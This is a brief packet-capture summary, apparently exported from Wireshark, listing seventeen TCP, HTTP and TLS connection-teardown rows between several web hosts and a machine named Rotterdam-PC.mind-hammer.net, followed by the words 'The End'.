73198	721.161450000	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49236 [ACK] Seq=20525 Ack=…
73197	721.160431600	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
73196	721.137845700	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49244 [FIN, ACK] Seq=16499 …
73193	721.135067200	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49238 [FIN, ACK] Seq=6414 A…
73192	721.134203700	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49243 [FIN, ACK] Seq=16511 …
73190	721.132389600	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49240 [FIN, ACK] Seq=13557 …
73189	721.131519200	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	HTTP	1411	[TCP Spurious Retransmission] Co…
73186	721.107035100	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49242 [FIN, ACK] Seq=15919 …
73185	721.106155000	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49245 [FIN, ACK] Seq=16623 …
73182	721.103399700	locprod1-elb-eu-west-1.prod.moza…	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49193 [FIN, ACK] Seq=3786 …
73181	721.102528400	locprod1-elb-eu-west-1.prod.moza…	Rotterdam-PC.mind-hammer.net	TLSv1.2	85	Encrypted Alert
73180	721.101140900	locprod1-elb-eu-west-1.prod.moza…	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49193 [ACK] Seq=3755 Ack=1…
73179	721.100277000	click.clickanalytics208.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49220 [FIN, ACK] Seq=13872…
73178	721.099412700	click.clickanalytics208.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49220 [ACK] Seq=13872 Ack=…
73176	721.097608300	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49199 [FIN, ACK] Seq=815228…
73173	721.094810200	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49201 [FIN, ACK] Seq=205058…
73172	721.093948100	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49202 [FIN, ACK] Seq=913488…

The End